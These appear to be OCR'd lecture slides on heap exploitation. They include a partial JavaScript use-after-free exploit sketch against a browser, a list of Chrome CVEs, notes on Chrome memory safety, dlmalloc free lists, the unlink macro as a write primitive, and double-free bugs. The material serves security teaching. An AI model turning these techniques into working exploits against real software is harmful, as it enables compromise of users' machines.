c1.doReset() causes **changer()** to be called and free object c2



Suppose attacker allocates an object and gets the
same memory that was previously occupied by vtable

When **c2.doReset()** is called, attacker gets shell

The Exploit

```
<script>
    function changer() {
        document.getElementById(”form").innerHTML = "";
        CollectGarbage();

        --- allocate string object to occupy vtable location ---
    }

    document.getElementById("c1").onpropertychange = changer;
    document.getElementById("form").reset();
</script>
```

Chrome Vulnerabilities (2015-2020)




Image: Google

Oct 9, 2021, 07:42am EDT | 1,024,633 views

Chrome Has Four New 'High' Rates Security Threats, Google Confirms

High - CVE-2021-37977 : Use after free in Garbage Collection. Reported by Anonymous on 2021-09-24
High - CVE-2021-37978 : Heap buffer overflow in Blink. Reported by Yangkang (@dnpushme) of 360 ATA on 2021-08-04
High - CVE-2021-37979 : Heap buffer overflow in WebRTC. Reported by Marcin Towalski of Cisco Talos on 2021-09-07
High - CVE-2021-37980 : Inappropriate implementation in Sandbox. Reported by Yonghwi Jin (@jinmo123) on 2021-09-30

https://www.forbes.com/sites/gordonkelly/2021/10/09/google-chrome-hack-new-attack-upgrade-chrome-now/

Google Security Blog

An update on Memory Safety in Chrome

September 21, 2021

Last year, we showed that more than 70% of our severe security bugs are memory safety problems.

...

Chrome has been exploring three broad avenues to seize this opportunity:


- Make C++ safer through compile-time checks that pointers are correct.
- Make C++ safer through runtime checks that pointers are correct.
- Investigating use of a memory safe language for parts of our codebase.

In each case, we hope to eliminate a sizable fraction of our exploitable security bugs, but we also expect some performance penalty


https://security.googleblog.com/2021/09/an-update-on-memory-safety-in-chrome.html

Doug Lea's Memory Allocator

The GNU C library and most versions of Linux are based on Doug Lea's malloc (dlmalloc) as the default native version of malloc



Free Chunks in dlmalloc



- Organized into circular double-linked lists (bins)
- Each chunk on a free list contains forward and back pointers to the next and previous chunks in the list
  - These pointers in a free chunk occupy the same eight bytes of memory as user data in an allocated chunk
- Chunk size is stored in the last four bytes of the free chunk
  - Enables adjacent free chunks to be consolidated to avoid fragmentation of memory

Responding to Malloc

- Best-fit method
  - An area with m bytes is selected, where m is the smallest available chunk of contiguous memory equal to or larger than n (requested allocation)
- First-fit method
  - Returns the first chunk encountered containing n or more bytes
- Prevention of fragmentation
  - Memory manager may allocate chunks that are larger than the requested size if the space remaining is too small to be useful

The Unlink Macro


What if the allocator is confused and this chunk has actually been allocated…
… and user data written into it?

```
#define unlink(P, BK, FD) {
    FD = P->fd;
    BK = P->bk;
    FD->bk = BK;
    BK->fd = FD;
}
```

Hmm… memory copy…
Address of destination read from the free chunk
The value to write also read from the free chunk

Removes a chunk from a free list -when?

Example of Unlink



What if this area contained user data?

```
(1) FD = P->fd;
(2) BK = P->bk;
(3) FD->bk = BK;
(4) BK->fd = FD;
```


Double-Free Vulnerabilities

Freeing the same chunk of memory twice, without it being reallocated in between


Start with a simple case:

- The chunk to be freed is isolated in memory
- The bin (double-linked list) into which the chunk will be placed is empty


Empty Bin and Allocated Chunk




After First Call to free()



After Second Call to free()

